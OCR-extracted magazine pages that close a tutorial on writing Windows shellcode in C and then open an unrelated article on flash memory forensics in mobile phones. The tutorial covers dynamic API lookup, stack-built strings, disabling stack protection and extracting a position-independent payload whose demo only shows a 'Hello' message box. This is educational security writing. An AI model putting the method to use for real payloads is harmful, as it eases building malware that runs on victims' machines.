Intermediate Directory	$(ConfigurationName)
Extensions to Delete on Clean	*.obj;*.ilk;*.tlb;*.tli;*.tlh;*.tmp;*.rsp;*.pgc;*.pgd;$(Target
Build Log File	$(IntDir)\BuildLog.htm
Inherited Project Property Sheets	
Project Defaults	
Configuration Type	Application (.exe)
Use of MFC	Use Standard Windows Libraries
Use of ATL	Not Using ATL
Minimize CRT Use in ATL	No
Character Set	Not Set
Common Language Runtime support	No Common Language Runtime support
Whole Program Optimization	

Character Set
Tells the compiler to use the specified character set; aids in localization issues.

Figure 1. *Character Set: Not Set*



Optimization	Disabled (/Od)
Inline Function Expansion	Default
Enable Intrinsic Functions	No
Favor Size or Speed	Neither
Omit Frame Pointers	No
Enable Fiber-safe Optimizations	No
Whole Program Optimization	

Optimization
Select option for code optimization; choose Custom to use specific optimization options. (/Od, /O1, /O2, /Ox)

Figure 2. *disable Optimization*

`hmUSER32` is a variable to store the address of the loaded user32 dll (the one exporting `MessageBoxA`). `FP _ MessageBoxA` is a function pointer variable to `MessageBoxA`.

After creating variables on the stack, we need to initialize them. Function `ShellCodeInit` (line 57) implements *The Shellcoder's Handbook*'s code to dynamically lookup the addresses of kernel32 exports `LoadLibraryA` and `GetProcAddressA`. The code does this by searching through the process' data structures that contain the list of loaded modules and exported functions. To avoid the use of strings for the name of the functions, it uses hashes (lines 19 to 21): see Listing 3.

These two API functions are all we need to lookup other API functions. The code used up till now is a template you will reuse for all other shellcode developed with this method.

Initializing the empty string is easy (line 202):

```
scc.szEmptyString[0] = '\0';
```

Now we need to lookup the address of `MessageBoxA` with the help of `LoadLibraryA` and `GetProcAddressA`. `MessageBoxA` is exported by `user32.dll`. We need to reference this module, and maybe load it if it is not already loaded inside the process where our shellcode will execute. We do this with `LoadLibraryA` with argument `user32`. `user32` must be a string, but remember that we cannot write literal string `user32` in our C-code, because the C-compiler would store string `user32` in a place inaccessible to our shellcode. The trick I use to avoid this is to initialize the string with an array of characters (line 205):

```
char szuser32[] = {'u', 's', 'e',
  'r', '3', '2', '\0'};
```

This statement forces the compiler to emit code that will store each individual character of the string `user32` (together with the terminating 0) in stack variable szuser32, thus dynamically building the string at runtime. An advantage of this method is that the strings are still readable in our source code. A disadvantage is that shellcode generated by this method is not compact: emitting a machine code instruction for each single character takes up space. Pay attention to always terminate each array of characters with the null-character (`\0`);

Building the string `MessageBoxA` is done in the same way:

```
char szMessageBoxA[] = {'M', 'e',
 's', 's', 'a', 'g', 'e', 'B',
 'o', 'x', 'A', '\0'};
```

Now we can lookup the address of module `user32`, which we need to lookup the address of API function `MessageBoxA` (line 207):

```
scc.hmUSER32 = scc.FP_LoadLibraryA
                    (szuser32);
```

Next we lookup the address of `MessageBoxA` (line 208):

```
 scc.FP_MessageBoxA = (TD_MessageBoxA)
scc.FP_GetProcAddressA(scc.hmUSER32,
                    szMessageBoxA);
```

For each function you need from the WIN32 API (like `MessageBoxA`), you will need to define a function pointer type:

```
typedef int (WINAPI *TD_MessageBoxA)
(HWND hWnd, LPCTSTR lpText, LPCTSTR
lpCaption, UINT uType);
```

To know exactly what return value type and argument types to declare, lookup the API function on MSDN (*http://msdn.microsoft.com/en-us/library/ms645505%28VS.85%29.aspx*). Pay particular attention to API functions that take strings as arguments. There are 2 variants of these functions: an ASCII variant and a UNICODE variant. I use the ASCII variant of MessageBox: `MessageBoxA`.

This is all we need to setup the environment our shellcode needs to execute properly (in our example, call MessageBox).

If you wonder why I decided to lookup `MessageBoxA` with `GetProcAddressA` and a string, and not with *The Shellcoder's Handbook*'s code and the appropriate hash, you raise a valid point. There is no reason why you cannot use *The Shellcoder's Handbook*'s method to lookup `MessageBoxA`. But this implies that you have to calculate the hash of `GetMessageBoxA` and write a couple of lines of assembly code to call getfuncaddress.


And this is something I wanted to avoid when I worked out my shellcode-generation method. With my method, you do not need to write assembly code, but you can if you want to.

Now that our environment is ready, let us execute our core code. We do this by calling `ShellCodePayload` and passing it a pointer to the shellcode control structure (line 210):

```
ShellCodePayload(&scc);
```

`ShellCodePayload` (line 190) is easy to understand:

```
char szHello[] = {'H', 'e', 'l',
                  'l', 'o', '\0'};
pSCC->FP_MessageBoxA(NULL,
                  szHello,
pSCC->szEmptyString, 0);
```




Configuration: Active(Release)

Platform: Active(Win32)

General	
Output Directory	**$(SolutionDir)$(ConfigurationName)**
Intermediate Directory	**$(ConfigurationName)**
Extensions to Delete on Clean	*.obj;*.ilk;*.tlb;*.tli;*.tlh;*.tmp;*.rsp;*.pgc;*.pgd;$(Target
Build Log File	$(IntDir)\BuildLog.htm
Inherited Project Property Sheets	
Project Defaults	
Configuration Type	Application (.exe)
Use of MFC	Use Standard Windows Libraries
Use of ATL	Not Using ATL
Minimize CRT Use in ATL	No
Character Set	Not Set
Common Language Runtime support	No Common Language Runtime support
Whole Program Optimization	No Whole Program Optimization

Whole Program Optimization
Specifies that the program will be optimized across .obj boundaries; works best if C/C++ optimizations are turned on.

Figure 3. *disabled Whole Program Optimization*



Configuration: All Configurations

Platform: Active(Win32)

Enable String Pooling	No
Enable Minimal Rebuild	
Enable C++ Exceptions	Yes (/EHsc)
Smaller Type Check	No
Basic Runtime Checks	
Runtime Library	
Struct Member Alignment	Default
Buffer Security Check	**No (/GS-)**
Enable Function-Level Linking	No
Enable Enhanced Instruction Set	Not Set
Floating Point Model	Precise (/fp:precise)
Enable Floating Point Exceptions	No

Buffer Security Check
Check for buffer overruns; useful for closing hackable loopholes on internet servers. The default is enabled. (/GS-)

Figure 4. *disable stack protection*

We declare and populate a string with value `Hello`, and then call `MessageBoxA` with the function pointer `FP _ MessageBoxA` and pass it the necessary values, like the string to display.

To generate the shellcode, you compile the C-program. To extract the shellcode from the generated PE-file, you run the program. The shellcode will be saved to the same directory as the *.exe* file, with extension *.bin*. I the example, I also call `ShellCodeMain` in the main function (line 230).

This executes the shellcode when you run the program, and allows you to debug your shellcode inside Visual Studio Express using all of its great debugging features! If you do not want your shellcode to execute when you compile it, remove the call to `ShellCodeMain` from function main.

You will also need to change a couple of properties of your Visual Studio project to instruct the C-compiler to emit appropriate code usable as shellcode. The C-compiler must not emit UNICODE binaries, and may not optimize your code and it may not add stack protection code.

Set the following project properties: see Figure 1 – 4.

When you are ready to generate your final version, instruct the compiler not to emit debug code. Switch to Release in stead of Debug, and remove all breakpoints you have set (see Figure 5).

One more point you need to pay attention to: do not use functions from the standard C-library, like strcpy. If you need these functions, either write them yourself or use similar functions found in `ntdll.dll`.

A typical function found in shellcode is the inclusion of data (e.g. a file) at the end of the `shellcode`. It is also possible to write C-code to achieve this. What follows is an example with `MessageBox` that displays a string appended to the end of the shellcode.

We need to add a member to the shellcode context structure to store a pointer to the appended data:

```
void *vpData;
```

Add the following line to `ShellCodeMain`:

```
scc.vpData = ShellCodeData();
```

`ShellCodeData` is a function we need to add after `ShellCodeMain`: see Listing 4.

The last step is to call `MessageBox` with this string in function `ShellCodePayload`:

```
pSCC->FP_MessageBoxA(NULL,
(LPCTSTR)pSCC->vpData,
 pSCC->szEmptyString, 0);
```

Running this shellcode (with appended string) displays a MessageBox with the string at the end of the shellcode (starting with the first `_ emit` statement). If you need to change this string, you can just open the shellcode file with a hex-editor and replace the string with your string. No need to change the source code and recompile the project.

When you disassemble shellcode generated with this method, you will notice that there are a series of 0xCC or INT3 statements we did not add to our source code. These 0xCC bytes are added by the compiler to aline each function on a 16-bytes boundary. They make the shellcode larger than necessary.


If you want to convert the shellcode from its binary format to assembly code, you will need to use a disassembler. As the nasm assembler is my favorite assembler (it is free), I use its complementary disassembler ndisasm. It requires some manual code cleanup before you can reassemble it with nasm.

In our example, our shellcode exits by returning (ret statement). But you can code other exits:

- call to ExitProcess
- call to ExitThread
- set SEH and cause an exception

I used this method to generate shellcode for Joachim Bauch's MemoryLoad program. This is C-code that loads a DLL from memory into memory. I adapted his source code with the techniques of my method and was able to generate shellcode that loads a DLL from memory into memory. The DLL has to be appended at the end of the shellcode.

You can download the templates and examples from my blog: *http://blog.DidierStevens.com/software/shellcode.*



```
Shellcode start = 00981000
Shellcode size = 000001e0
Shellcode file = d:\MyDirsD\Develop\C\ShellCode\ShellCodeLibLoader\Release\Shell
CodeLibLoader.exe.bin
Shellcode file creation successful
```

Hello

Figure 5. *When we execute the program, the shellcode is extracted and saved, and then executed*

Didier Stevens
Didier Stevens is an IT Security professional specializing in application security and malware. Didier works for Contraste Europe NV. All his software tools are open source.

SALVATORE FIORILLO

Flash memory mobile forensic

Difficulty

This paper is an introduction to flash memory forensic with a special focus on completeness of evidences acquired from mobile phones.

Moving through academic papers and industrial documents will be introduced the particular nature of non-volatile memories present in nowadays mobile phones; how they really work and which challenges they pose to forensic investigators. Then will be presented an advanced test in which some brand new flash memories have been used to hide data in man-made bad blocks: the aim is to verify if forensic software tools are able to acquire data from such blocks, and to evaluate the possibility to hide data at analysts' eyes.

Keywords

Mobile forensic, OneNAND, NAND, NOR, bad blocks, wear levelling, ECC, FTL

The mobile environment

A *Mobile Equipment* (ME) is here understood as the radio handset portion of a more generic mobile phone (Jansen and Ayers, 2007), made by various components, most important of which are presented in the representation (see Figure 1).

During its evolution mobile phone passed from the PDA phase up to nowadays smart phones that lessen differences with personal computers (ibid). Storage capability also increased dramatically ranging from few Kilobits at very beginning up to several Gigabits of current mobile phones, increasing the space where data can be stored or hided, and adding complexity to work of law enforcement officers (Al-Zarouni, 2006): this paper aims to contribute in the shifting of the flash forensic field from the *knowable* to *known* Cynefin domain (Kurtz and Snowden, 2003).

On nowadays mobile equipment there are generally two memories: one for the operating system (the NOR flash) and the other (the NAND flash) for user data (Chang and Kuo, 2004). The extent of this paper is limited to data stored in NAND flashes: volatile RAM and SIM card analysis will be kept aside.

NOR and NAND

Flash memory is a non-volatile memory that can be electrically erased and rewritten with a specific process: likely hard disk (even very different for the lack of physical mechanisms), flash memory does not need power to maintain data stored in the chip for future access (O'Kelly, 2007). Coming from evolution of EPROM, the two main kind of flash memories are NAND and NOR. NOR flash have long erase and write times, but it is nearly immune to corruption and bad blocks, allows random access to any memory location and almost all controllers on mobile phones have a NOR interface (Pon et al., 2007). NAND flash offers higher density capabilities, is cheaper than NOR, is less stable, need a supporting separate RAM to work (ibid) and only allow sequential access mode (Gal and Toledo, 2005). In mobile equipments usually the NOR stores executable software (i.e. BIOS) and

WHAT YOU WILL LEARN...

This article is made to be a (almost) definitive guide on flash memories.

Reader will understand how these memories work and the differences with hard disk from a forensic point of view.

WHAT YOU SHOULD KNOW...

Even the first part of the article should be understandable by any reader of this magazine, a basic introduction to digital forensic issues will be helpful (it is not a requirement).

the NAND data storage such as image or mp3 files (Peng, 2006, Raghavan et al., 2005). In Appendices is reported a table comparing the two flash memories.

Code model

There are two techniques to execute *program code* on flash devices (Numonyx, 2008a): Store and Download (SnD), requiring external RAM, and eXecute in Place (XiP) – faster than SnD but requiring random access. NOR uses XiP while NAND uses SnD.

One-way programming

Flash devices are only able to program a value from 1 to 0 but not from 0 to 1, so when data is updated, it is written to a new location and the old location is marked as *invalid* (Numonyx, 2008a). The invalid location is then erased – usually during a background process – before being reused.




Figure 1. *Old mobile equipment layout with optional NAND module (Kwon, 2009)*




Figure 2. *Basic design of memory chip (left) and flash memory links (right) (O'Kelly, 2007)*

Wearing erase-write cycle

Unlike hard disks, the erase-write cycle in flash memories is a physically exhausting activity, so the lifetime on a flash memory is inversely proportional to its use. A location can be programmed and erased reliably up to 100,000 and 10,000 times respectively and, as general rule, the following formula could be used to calculate the expected lifetime of NAND flash with FAT filesystem (Numonyx, 2008a). Techniques to circumvent the problem of flash wearing will be discussed in next pages.

$$\text{Expected lifetime} = \frac{\text{Size of NAND flash x number of erase cycles x FAT overhead}}{\text{Bytes written per day}}$$

Fat overhead include all management activities the filesystem needs to perform files administration (Hendrikx, 1998)

Flash Filesystem Architecture

The Flash Filesystem Architecture is based on logical unit (LUN), blocks, pages and sectors (Intel, 2006, Numonyx, 2008a, Samsung, 1999). A LUN is a logical division of the whole memory land.

LUNs are then split in blocks. Each block can vary in size, where the most common is 128KB. In the majority of NAND flash devices each block is made of 64 pages of 2KB each. A page is divided in two regions: the data area, and the spare area used for memory management purposes (more later). Pages are divided in sector units (or chunks) of 512 byte to emulate the popular sector size (ibid). The block is the smallest erasable unit while the page is the smallest programmable unit.




Figure 3. *Store and Download Code Model (left) and XiP Code Model (right) (Numonyx, 2008a)*

At first, a page was 528 bytes long as the original intent of the NAND Flash was to replace magnetic hard disk drives, so it was required a page to be big enough to store one sector (512 bytes) of data with extra 16 Bytes for management purpose (Inoue and Wong, 2004). Then, as capacity storage of flash increased, so did the default page size to comply with FAT file system. On 1Gb flash memory, there are 128 MB of addressable space: for hard drives sized up to 128 MB, the default cluster size in FAT system is 2KB with 4 sectors each, as in the flash memory except for the extra bytes (64B) (Microsoft, 2009)



1 1 1 1 1 1 1 1
Starts off with all 1's
1 1 0 1 0 1 1 0
Programminf from 1's to 0's is allowed
X X X
1 1 1 1 1 1 1 1
Programminf from 0's to 1's is not allowed

Figure 4. *Flash Programming Limitations (Numonyx, 2008a)*




Figure 5. *Logical Units in NAND flash memories (Huffman, 2006)*

The spare area

A spare area, referred also as out-of-band data, is a region generally made of 16 Bytes and there is one for each sector or chunks (Gal and Toledo, 2005, Raghavan et al., 2005); its size is not included in device capacity and it cannot be directly addressed (Elnec, 2009).

One use of spare area is to store results of data verification: after a page has been erased, programmed or read, its status is verified with a particular algorithm (aka ECC – more next) and the relative output is later used to detect errors whenever the data is read back (BPMicrosystems, 2008). Spare area could store also information on the status of blocks and pages (Tsai et al., 2006), or other information similar to metadata seen in NFTS filesystem (Carrier, 2005, Casey, 2004). The following is a representation of spare area in Samsung OneNAND™, for further information see (Samsung, 2005a).

The are two storage methods for spare areas: adjacent to data area or separate from it (Micron, 2006a). Looking at most of the Samsung datasheets it seems their mainly used model is the second one.

NAND vs. hard disk

The main differences between flash devices and hard disks are (Raghavan et al., 2005):

- standard size of sectors (see flash sector block size in the Figure 10);
- unlike hard disks, the write and the erase operations in flash device can be an independent activity and related to the software using the flash apparatus;




Figure 6. *Architecture of a flash memory*




Figure 7. *Assignment of the spare area in the Internal Memory NAND on OneNAND™ (source: Samsung)*


- flash chips have a limited lifetime due to erase wearing;
- flash devices can be powered off without proper shutdown and still have consistent data: this is not possible in case of hard disk with normal file systems, so embedded systems need a specific file management flash oriented.

Flash File-systems and Flash Translation Layer

A file system is a data structure that represents a collection of mutable random-access files in a hierarchical name space (Gal and Toledo, 2005). To operate with (legacy) host filesystem, NAND flash memories require either a specific filesystem or a specific driver. Actually we have both: indeed there are specific flash file systems (like YAFFS, JFFS, UBIFS, and LogFS) as well as specific driver better known as Flash Translation Layer.

FTL is a driver that works in conjunction with an existing operating system (or, in some embedded applications, as the operating system) to make linear flash memory appear to the system like a disk drive (Intel, 2006)

The main mission an FTL carries out is to support all tasks required for managing data transparently to host filesystem: i.e. a FAT filesystem will demand to the FTL all activities required to store and retrieve data properly to/from the NAND flash devices. (BPMicrosystems, 2008, Intel, 1998, Morris, 2007).



Word	Byte	Note	Description
1	LSB	1	Invalid Block information in 1st and 2nd page of an invalid block
	MSB		
2	LSB	2	Managed by intemal ECC logic for Logical Sector Number data
	MSB		
3	LSB		
	MSB	3	Reserved for future use
4	LSB		
	MSB		
5	LSB		Dedicated to intemal ECC logic. Read Only. ECCm 1st for main area data
	MSB		Dedicated to intemal ECC logic. Read Only. ECCm 2nd for main area data
6	LSB		Dedicated to intemal ECC logic. Read Only. ECCm 3rd for main area data
